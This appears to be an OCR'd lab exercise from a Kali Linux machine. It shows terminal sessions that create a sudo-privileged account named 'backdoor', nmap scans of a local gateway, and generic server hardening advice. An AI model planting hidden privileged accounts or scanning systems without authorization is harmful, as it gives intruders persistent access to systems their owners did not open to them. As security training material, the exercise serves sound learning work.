


```
┌──(kali㉿kali)-[~]
└─$ adduser backdoor
adduser: Only root may add a user or group to the system.

┌──(kali㉿kali)-[~]
└─$ sudo adduser backdoor
[sudo] password for kali:
Sorry, try again.
[sudo] password for kali:
Adding user `backdoor' ...
Adding new group `backdoor' (1001) ...
Adding new user `backdoor' (1001) with group `backdoor' ...
Creating home directory `/home/backdoor' ...
Copying files from `/etc/skel' ...
New password:
Retype new password:
passwd: password updated successfully
Changing the user information for backdoor
Enter the new value, or press ENTER for the default
        Full Name []:
        Room Number []:
        Work Phone []:
        Home Phone []:
        Other []:
Is the information correct? [Y/n] y
```



```
┌──(kali㉿kali)-[~]
└─$ sudo usermod -aG sudo backdoor
[sudo] password for kali:

┌──(kali㉿kali)-[~]
└─$ groups backdoor
backdoor : backdoor sudo

┌──(kali㉿kali)-[~]
└─$ su - backdoor
Password:
┌──(backdoor㉿kali)-[~]
└─$ sudo visudo
[sudo] password for backdoor:
visudo: /etc/sudoers.tmp unchanged

┌──(backdoor㉿kali)-[~]
└─$ sudo whoami
root
```

Search For Any Interesting Files



```
┌──(kali㉿kali)-[~]
└─$ nmap -F -sV -T5 192.168.0.1
Starting Nmap 7.92 ( https://nmap.org ) at 2024-03-22 03:42 EDT
Nmap scan report for 192.168.0.1
Host is up (0.0013s latency).
Not shown: 98 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
53/tcp open  domain  Unbound
80/tcp open  http    nginx

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.26 seconds

┌──(kali㉿kali)-[~]
└─$ nmap -sV -p 80 --script http-enum 192.168.0.1
Starting Nmap 7.92 ( https://nmap.org ) at 2024-03-22 03:43 EDT
Nmap scan report for 192.168.0.1
Host is up (0.00080s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    nginx
| http-enum:
|_  /manifest.json: Manifest JSON File

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.64 seconds
```

Provide Recommendations To Improve Server Security

1. **Regular Updates:** Keep server software updated to fix vulnerabilities.
2. **Strong Authentication:** Use strong passwords and multi-factor authentication.
3. **Firewall Restrictions:** Limit access to necessary services and ports.
4. **Logging and Monitoring:** Monitor server activities and review logs for suspicious behavior.
5. **Backup Procedures:** Regularly back up critical data and test recovery processes.